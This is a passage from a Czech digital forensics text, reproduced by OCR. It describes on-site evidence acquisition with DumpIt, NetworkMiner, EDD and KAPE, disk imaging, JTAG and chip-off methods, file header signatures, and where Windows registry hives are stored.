- Výstup: E:\Triage\Artifacts\Kape-artifacts\2022-07-11T060818_VSE_NB001.zip

11.07.2022, 06:16 USB odpojeno SN: NB6BEDVX¨

Inventář SW nástrojů pro online zajišťování a triage:

NetworkMiner.exe, cesta: E:\Triage\NetworkMiner,

SHA256:
2A9AB3D77BDD2E5E2A567F5DBDB4AE062F61AB4EE3A48A3A4F-DAAFD4260303B1

DumpIt.exe, cesta: E:\Triage\,

SHA256:
403C55BF43960EADB172788B78EB9674F435D148A9671655E32E09F732A063B2

EDD.exe, cesta: E:\Triage\,

SHA256:
7334EED418665D4CB24BD161C2C7D208429AEC02EE8EFF62A47B18C7F64C9285

gkape.exe, cesta: E:\Triage\Kape


SHA256:
9BA51C89C716C26A653D9140F959569C421A3361746F6B0C57BAD97ED889D674

Kompletní výpis aktivit a aplikačního vybavení je nutné uvést jako přílohu protokolu o zajištění pro dané zařízení.

7.5.1 Operační paměť

DumpIT je minimalistická jednoúčelová aplikace na zajišťování operační paměti. DumpIT je součástí sady nástrojů firmy Comae, nyní Magnet Forensics[55]. Aplikaci je nutné spustit s administrátorskými právy a po potvrzení, že je možné provést zajištění paměti, je vytvořen soubor ve formátu Microsoft Crash Dump[56].

Obrázek 18 | DumpIT – zajištění operační paměti



Zdroj: Autor.

U mobilních zařízení s podporou hibernace je možné získat obsah operační paměti z hiberfile.sys souboru, který se nachází na pevném disku a lze ho tak extrahovat z obrazu disku. Na rozdíl od bitové kopie operační paměti je nutné hibernační soubor před analýzou dekomprimovat.


55 https://www.magnetforensics.com/blog/how-to-get-started-with-comae/

56 https://docs.microsoft.com/en-us/troubleshoot/windows-client/performance/read-small-memory-dump-file

7.5.2 Síťový provoz


Aplikace NetworkMiner[57] analyzuje a vizualizuje online síťový provoz s automatickým ukládáním do specializovaného obrazu disku formátu PCAP (Packet Capture)[58].

Obrázek 19 | NetworkMiner – výběr síťového adaptéru



Zdroj: Autor.

Obrázek 20 | NetworkMiner – aktivní síťová spojení



Zdroj: Autor.


57 https://www.netresec.com/?page=NetworkMiner

58 https://datatracker.ietf.org/doc/draft-ietf-opsawg-pcapng/

NetworkMiner lze spustit z USB disku, vybrat odpovídající síťový adaptér a spustit zachytávání paměti pomocí tlačítka start. Zachycený provoz je automaticky zpracován a zobrazen jako seznam síťových spojení, které lze dále zkoumat. Součástí analýzy je automatický export dat, jako jsou přenesené soubory, digitální obrázky, uživatelská hesla a další.

V adresáři s aplikací se nachází adresář „Captures“, který obsahuje zachycený provoz ve formátu PCAP.

Obrázek 21 | Adresář se zajištěným síťovým provozem



Zdroj: Autor.

Alternativou k NetworkMineru může být open-source nástroj pro analýzu síťového provozu Wireshark[59] a pro potřeby zajištění provozu portable verze[60].

7.5.3 Encrypted DISK DETECTOR (EDD)


EDD je nástroj od firmy Magnet Forensics[61], který identifikuje šifrovací nástroje od různých výrobců. Mezi podporované nástroje patří Symantec PGP, TrueCrypt, Microsoft Bitlocker, a McAfee SafeBoot, BestCrypt, Sophos, Checkpoint. Aplikaci stačí spustit z externího USB disku.

59 https://wiki.wireshark.org/Home

60 https://portapps.io/app/wireshark-portable/


61 https://support.magnetforensics.com/s/free-tools

Obrázek 22 | EDD – negativní test na šifrovací nástroje



Zdroj: Autor.

Obrázek 23 | EDD – pozitivní identifikace Bitlockeru na disku C:



Zdroj: Autor.


Na základě výsledků testů EDD se lze rozhodnout, zda je možné zařízení vypnout a vytvořit forenzní obraz disku.

7.5.4 Triage

Triage data obsahují předdefinovanou základní sadu artefaktů operačních systémů a logovacích záznamů. Jedná se o malou sadu souborů, řádově v jednotkách gigabajtů. Zajištění triage dat je možné provést lokálně nebo vzdáleně pomocí EDR nástrojů. Vzhledem k relativně malé velikosti přenášeného objemu dat se jedná o rychlou akvizici. Triage se využívá zejména u zvládání bezpečnostních incidentů, kdy větší část analýzy je zpracována právě na základě systémových záznamů. Triage, na rozdíl od plné bitové kopie paměťového média, neobsahuje uživatelské dokumenty nebo nejsou dodatečně specifikovány.

V rámci zajišťování stop pro potřeby znaleckého zkoumání je vhodné zpracovat předběžnou analýzu s cílem získat ucelený přehled o IT infrastruktuře a paměťových zařízeních. Systémové registry operačního systému uchovávají záznamy o USB zařízeních, mobilních zařízeních připojených přes USB, záznamy o připojených síťových složkách, spouštěných cloudových klientech a podobně.

Obrázek 24 | Seznam zařízení identifikovaných při předběžné analýze v místě zajištění stop



Zdroj: Autor.

Červeně jsou označena zařízení, o jejichž existenci existuje záznam na již zajištěných stopách, ale ještě nebyly v místě zajištění identifikovány.

Mezi oblíbené nástroje na zajištění dat a jejich triage patří Kroll Artifact Parser and Extractor (KAPE)[62]. KAPE je volně dostupný pro vzdělávací a nekomerční použití a skládá se ze dvou hlavních částí – Targets a Modules.

62 https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape


Targets – na základě předdefinovaných skupin artefaktů provádí zajištění vybraných souborů.

Modules – obsahuje sadu skriptů a nástrojů, které provádí automatizované zpracování zajištěných dat.

Obrázek 25 | KAPE – proces zajištění a zpracování dat[48]

Vzhledem k možnosti spouštět moduly nezávisle na sobě je doporučeno na zajišťovaném zařízení spustit pouze zajištění a zpracování dat provést na znaleckém zařízení.

Obrázek 26 | KAPE – definování artefaktů pro zajištění stop




Zdroj: Autor.

Target moduly lze vybrat jednotlivě dle aktuální potřeby nebo je možné použít předdefinované kolekce, které eliminují možnost lidské chyby při výběru většího množství artefaktů.

Kolekce jsou plně konfigurovatelné a je tak možné vytvořit vlastní kolekci artefaktů pro zajištění nestandardních systémových nebo uživatelských logů a jiných artefaktů.

Kolekce *SANS_Triage* obsahuje sadu artefaktů zahrnující systémové registry, složku systémových logů, alokační tabulku souborového systému, historii webových prohlížečů, data komunikačních nástrojů, artefakty spouštění aplikací, naplánované úlohy spouštění aplikací a další zdroje dat pro profilaci uživatelských a systémových aktivit.

Obrázek 27 | KAPE – průběh zajišťování jednotlivých artefaktů




Zdroj: Autor.

Průběh akvizice neboli zajišťování systémových artefaktů je důkladně logován a výsledný záznam je uložen jako příloha k zajištěným datům.

Samotné zajištění probíhá na souborové úrovni, kdy se zajišťují platné soubory uložené na zdrojovém pevném disku. Z logu je možné zjistit, jaké soubory byly identifikovány pro zajištění a zda byla akvizice úspěšná.

Obrázek 28 | Seznam zařízení identifikovaných při předběžné analýze v místě zajištění stop



Zdroj: Autor.

Po dokončení kopírování souborů je uživateli prezentováno shrnutí obsahující počet zajištěných souborů, celkový čas akvizice dat a cestu včetně názvu souboru obsahujícího zajištěná data.

7.5.5 Zajištění síťových disků

Soubory a složky zpřístupněné jako vzdálené síťové disky je nutné zajistit přímo z daného zařízení hned po zajištění triage dat. Data lze zajistit pouze na souborové úrovni, podobně jako KAPE zajišťuje artefakty operačního systému. Samostatně vykopírované soubory ovšem nejsou chráněny proti náhodným ani úmyslným změnám. Obsah síťových disků a sdílených složek se doporučuje zajistit pomocí specializovaných nástrojů pro vytváření forenzních obrazů v režimu logického obrazu.


7.6 Offline

Poslední fází zajišťovacího procesu, nebo alespoň z pohledu s přímou manipulací se stopami, je zajištění fyzických paměťových médií. Paměťové nosiče je možné zajistit fyzicky pomocí obalu na stopy, plomby a převozem do laboratoře k pozdějšímu zkoumání. Druhá varianta je vytvoření kompletní bitové kopie paměťového média. Výhodou bitové kopie je její nejvěrnější interpretace dat uložených na původním médiu.

7.7 Full Disk Image


Pro vytvoření bitové kopie pevného disku se používá forenzní blokátor zápisu („Write-blocker“) a technologický počítač s programem na vytváření obrazu disku. Technologický počítač je forenzní stanice vybavená pro zajišťování a analýzu stop. Forenzní blokátor zápisu je zařízení, které efektivně brání operačnímu systému na technologickém počítači zapsat změny na zajišťovaný disk a garantuje tak integritu stopy.

Obrázek 29 | Offline zajišťování paměťového média



Zdroj: Autor.

Obrázek 30 | Offline zajištění pomocí duplikátoru



Zdroj: Autor.

Alternativou k forenzním blokátorům zápisu jsou forenzní duplikátory. Výhodou duplikátorů je, že fungují autonomně a pro zajištění stopy není potřeba technologický počítač. Součástí firmawaru duplikátorů je softwarové vybavení pro vytváření

forenzních obrazů. Z pohledu technika zajišťujícího stopy stačí připojit zajišťované paměťové médium a cílový disk a zvolit formát obrazu disku.

Nespornou výhodou duplikátorů je snadné ovládání a rychlé zaškolení techniků. Nevýhodou je nemožnost provádět triage nebo exportovat jednotlivé soubory.


Duplikátory a softwarové nástroje na vytváření disků podporují komprimované i RAW DD formáty obrazů disků a jejich výběr lze kombinovat na základě potřeb a cílů analýzy.

7.8 Specializované metody zajišťování stop

U nefunkčních nebo poškozených zařízení je nutné přistoupit ke specializovaným postupům zajišťování dat. Tyto postupy získávají data pomocí diagnostických rozhraní Joint Test Action Group (JTAG)[63] nebo přímo z paměťového modulu vypájeného ze základní desky zkoumaného zařízení.

- JTAG – extrakce dat se provádí částečnou demontáží zařízení nebo připojením ke kontaktním bodům na základní desce. Tento postup využívá standardní rozhraní JTAG (Joint Test Action Group), které umožňuje přímý přístup k paměťovým čipům zařízení. JTAG se často používá v případech, kdy není možné získat data běžnými softwarovými nástroji, a je klíčový pro analýzu zařízení s vysokým zabezpečením nebo při záchraně dat z poškozených zařízení.
- Chip-Off – pokud zařízení není funkční a nelze jej spustit, je nutné přistoupit k vyjmutí paměťového čipu ze základní desky. Tento proces se provádí pomocí horkovzdušné pájky nebo jiného vhodného zdroje tepla, který umožní bezpečné odstranění čipu bez poškození. Po vyjmutí je paměťový čip připojen k externímu zařízení, které umožňuje ovládat čtecí cyklus paměťového média a extrahovat uložená data. Tento postup je využíván především v případech, kdy selhaly jiné metody záchrany dat nebo forenzní analýzy.

Obrázek 31 | JTAG – mobilní telefon[63]



Obrázek 32 | Chip-Off – mobilní telefon[64]

63 https://www.jtag.com/downloads-whitepapers/

64 www.forensee.cz

65 https://web.archive.org/web/20210620012859/https://www.binaryintel.com/services/jtag-chip-off-forensics/chip-off_forensics/

Datové typy

8

Souborové formáty definují způsob, jakým je digitální informace zakódována do digitálního paměťového média. Souborové formáty vznikaly jako vedlejší produkt uživatelských aplikací. S rozvojem osobních počítačů a následně internetu bylo nutné vyvinout standardizované souborové typy, které by umožňovaly efektivní komunikaci a výměnu dokumentů. Jednotlivé souborové typy jsou vyvíjeny jednotlivci, komerčními subjekty nebo neziskovými pracovními skupinami. Jednotlivé souborové typy lze identifikovat pomocí takzvané hlavičky. Jedná se o identifikátor, který lze nalézt na začátku souboru. Hlavičky souborů nejsou standardizovány a je tedy na vývojáři, jakou značku pro svůj souborový typ zvolí. Značky se mohou lišit nejen mezi jednotlivými typy, ale i mezi verzemi. Pro orientaci v hlavičkách existují seznamy sestavené DFIR komunitou[66,67].

PNG – obrazový formát s podporou bezztrátové komprese je vyvíjen skupinou PNG Development Group[68].

Obrázek 33 | Hlavička PNG souboru – HEX zobrazení

0000	89	50	4E	47	0D	0A	1A	0A	00	00
0022	00	00	01	73	52	47	42	00	AE	CE
0044	59	73	00	00	0E	C3	00	00	0E	C3
0066	F5	82	1A	D0	0E	B4	8C	5A	82	4C
0088	32	2B	AB	FA	33	3C	00	31	9D	C9
00aa	ED	63	A7	9D	76	FA	B9	89	67	72

Zdroj: Autor.

Obrázek 34 | Hlavička PNG souboru – ASCII zobrazení

```
·PNG····IHDR···ù···n·····å,µk·
···sRGB·®Î·é····gAMA··±··üa·····pH
Ys···Ã···Ã·Ço¨d····IDATx^í];·$»±·u
õ··Ð·´·Z·L- M-â·Ïhàzr.dÉ·×/N···  ·L
2+«ú3<·1·É_ü·Éd2§~ýã·ÿøØi§·~núõ·¿ý
íc§·vú¹·grÃ¯¿ÿß·I···×`·ü«àíõãååöñ·
```

Zdroj: Autor.


The Portable Document Format (PDF) byl představen v roce 1993 firmou Adobe Systems. Jednalo se o revoluční souborový typ, který umožňoval výměnu dokumentů mezi uživateli používajícími různé operační systémy. Od roku 2008 se o PDF stará International Organization for Standardization.

66 https://www.garykessler.net/library/file_sigs.html

67 https://en.wikipedia.org/wiki/List_of_file_signatures


68 http://www.libpng.org/pub/png/png-sitemap.html#info

Obrázek 35 | Hlavička PDF souboru – HEX zobrazení



Zdroj: Autor.


Obrázek 36 | Hlavička PDF souboru – ASCII zobrazení



Zdroj: Autor.


ZIP je de facto standard pro komprimaci digitálních dat. Autorská práva ke komprimačnímu algoritmu ZIP drží společnost PKWARE, Inc.[69]. Za vývojem stál Phil Katz, proto je v hlavičce ZIP souborů „PK“.

Obrázek 37 | Hlavička ZIP souboru – HEX zobrazení



Zdroj: Autor.

Obrázek 38 | Hlavička ZIP souboru – ASCII zobrazení



Zdroj: Autor.

Hlavičky primárně používáme pro identifikaci neznámých souborů s obecným pojmenováním jako „dump.raw“, u kterých není na první pohled jasné, o jaká data se jedná. Druhé využití je při obnově dat z médií s poškozeným souborovým systémem, kdy je nutné využít data carvingu.

69 https://www.pkware.com/

Analýza artefaktů operačních systémů

9

Operační systém Microsoft Windows zaznamenává řadu uživatelských a systémových aktivit a nastavení. Zaznamenané informace pomáhají administrátorům s řešením problémů. Microsoft využívá anonymizované záznamy ke sledování trendů ve využívání operačního systému Windows a v neposlední řadě jde o vyhodnocování uživatelských preferencí, na jejichž základě bude uživateli upraveno chování systému. Sběr a analýza uživatelských a systémových aktivit je pro uživatele transparentní a probíhá bez jeho vědomí.

9.1 Systémové registry

Systémové registry operačního systému Microsoft Windows jsou skupinou databázových souborů, obsahující konfigurační záznamy nutné pro chod operačního systému a záznamů uživatelského aplikačního vybavení. Registry obsahují informace o konfiguraci systému, nastavení uživatelských profilů, informace o síťových rozhraních a detaily jednotlivých sítí, ke kterým bylo zařízení připojeno, informace o hardwaru obecně. Registry dále obsahují záznamy vycházející z uživatelských aktivit, jako je přihlášení do systému, vyhledávání souborů na disku, otvírání dokumentů, spouštění aplikací a další.

- **SAM** – obsahuje záznamy o lokálních uživatelských účtech a skupinách.
- **SECURITY** – obsahuje záznamy o bezpečnostních politikách a příslušnosti uživatelů ke skupinám definovaným v SAM registru.
- **SYSTEM** – obsahuje záznamy o hardwaru, konfiguraci systémových služeb, profily externích zařízení, jako jsou USB disky.
- **SOFTWARE** – obsahuje záznamy o aplikačním vybavení, instalacích, registrovaných uživatelích, ale také konfiguraci uživatelských aplikací.

Umístění souborů systémových registrů:

`%Windir%\System32\Config` (například: C:\Windows\ System32\Config)

- **AMCACHE.hve –** je součástí interního mechanizmu kompatibility aplikací umožňující správnou funkci spustitelných souborů určených pro starší verze operačního systému Windows. Informace obsažené v tomto registru objasňují události ohledně spuštění aplikací.

Umístění souborů systémových registrů:

`%Windir%\appcompat\Programs` (například: C:\Windows\ appcompat\Programs)

- **NTUSER.DAT –** je personalizovaný registr, který obsahuje specifické nastavení prostředí operačního systému pro daného uživatele.

Umístění souboru systémového registru s uživatelským profilem:

`%SystemDrive%\Users\<Username>` (například: C:\Users\uzivatel001)

- **USRCLASS.DAT** – je další z personalizovaných registrů. Obsahuje informace o spouštěných aplikacích daného uživatele a záznamy o adresářích, se kterými uživatel pracoval.

Umístění souboru systémového registru USRCLASS.DAT:

`%SystemDrive%\Users\<Username>\AppData\Local\Microsoft\Windows`

Informace v systémových registrech jsou uloženy v adresářové struktuře v podobě klíč, podklíč a hodnota. Hodnoty mohou být textové, číselné, binární. Prakticky jakýkoliv datový objekt může být uložen do systémových registrů.

9.1.1 Nástroje

